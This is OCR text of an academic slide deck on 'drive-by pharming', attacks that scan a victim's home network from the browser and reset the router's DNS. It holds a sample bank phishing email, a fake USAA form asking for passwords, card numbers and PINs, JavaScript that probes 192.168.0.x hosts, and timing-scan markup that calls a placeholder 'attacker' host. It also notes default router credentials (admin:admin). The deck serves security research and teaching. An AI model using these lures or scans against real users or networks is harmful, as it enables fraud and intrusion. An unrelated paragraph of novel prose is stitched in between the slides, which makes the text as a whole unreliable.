
Drive-By Pharming

Sid Stamm :: Indiana University


Zulfikar Ramzan :: Symantec Corporation

Markus Jakobsson :: Indiana University

Phishing



Gmail - Fifth Third Bank Online - Details Confirmation [Tue, 29 Aug 2006 20:05:57 -0800]
Fifth Third Bank Online - Details Confirmation [Tue, 29 Aug 2006 20:05:57 -0800]
Print
Spam
FIFTH THIRD BANK <customercare_797658430990id@53.com> to Sidson
More options
Aug 29 (14 hours ago)
Fifth Third Bank
Dear Fifth Third Bank client,
The Fifth Third Bank Technical Department is performing a scheduled software upgrade to improve the quality of the banking services.
By clicking on the link below you will begin the procedure of the user details confirmation.
http://www.53.com/wps/portal/contenttype/secure/confirm_context.id
These instructions are to be sent to and followed by all Fifth Third Bank clients.
We apologize for any inconvenience and thank you for cooperation.
Fifth Third Bank Technical Service
Copyright © 2006 Fifth Third Bank, Member FDIC, Equal Housing Lender, All Rights Reserved
Reply
Reply to all
Forward
Invite FIFTH to Gmail

Phishing



Following these, the cycle would start again. aylesbury beseech "Well, we'll have to talk about that, won't we? What he had burned had been nothing more than an illusion with a title page on top" blank pages interspersed with written rejects and culls. at least, not all of them. She killed him. "Her voice was rising. A jury might let you off by reason of insanity, but not me, Annie. Not that I would ever try to change your mind about anything you chose to think" a Mister Smart Guy like you who thinks for a living. It had taken her less than twenty minutes to read his first stab at it; it had been an hour since she had taken this sheaf of twenty-one pages. caricature

Phishing


USAA | Online Confirmation Form
http://opensession-37479923.usaa.com.loguser.tw/inet/clientform/data/process.asp/
Google
USAA.COM IS A SECURE SITE
Online Security Guarantee
USAA
Online Confirmation Form
USAA Online Confirmation Form
Enter your Full Name, Online ID (or USAA Number)*, Password, Credit Card Details and E-mail address below
If you haven't created an Online ID yet don't worry. Enter your USAA Member Number as your Online ID.
Your Full Name :
Online ID (or USAA Number) :
Password :
Credit Card Number :
Expiration Date (mm/yy) :
ATM PIN :
E-Mail :
Confirm
Copyright © 1997 - 2007, USAA. All Rights Reserved.
Privacy & Security
Display a menu

Crimeware

More Info: http://www.apwg.org


Pharming

Browser Problems

Browser History Snooping

http://browser-recon.info

Browser History Snooping




http://browser-recon.info

XSS

CSRF

http://sidstamm.com/netflixcsrf.html

Host Scanning



Attacking from Victim's Browser

Host Scanning

```
window.onerror = function(msg, url) {
  if(!msg.match(/Error loading script/)){
    serverIsLive(url);
  }
};

for(i=0; i<255; i++) {
  s = document.createElement("script");
  s.src = "http://192.168.0." + i;
  document.body.appendChild(s);
}
```

http://www.spidynamics.com/spilabs/education/articles/JS-portscan.html

Script-Free Scanning

```
<img src="http://attacker/record-time/?id=a" />
<link rel="stylesheet" type="text/css"
      href="http://192.168.0.1/" />
<img src="http://attacker/record-time/?id=b" />
<link rel="stylesheet" type="text/css"
      href="http://192.168.0.2/" />
<img src="http://attacker/record-time/?id=c" />

...
```

Router Woes


- GET v. POST
- admin:admin
- partial submit
- predictability

Drive-By Pharming

ISP's DNS Server

Attacker's DNS + Web Server

ISP's Gateway



Normal DNS Lookup

ISP's DNS Server


Attacker's DNS + Web Server

ISP's Gateway

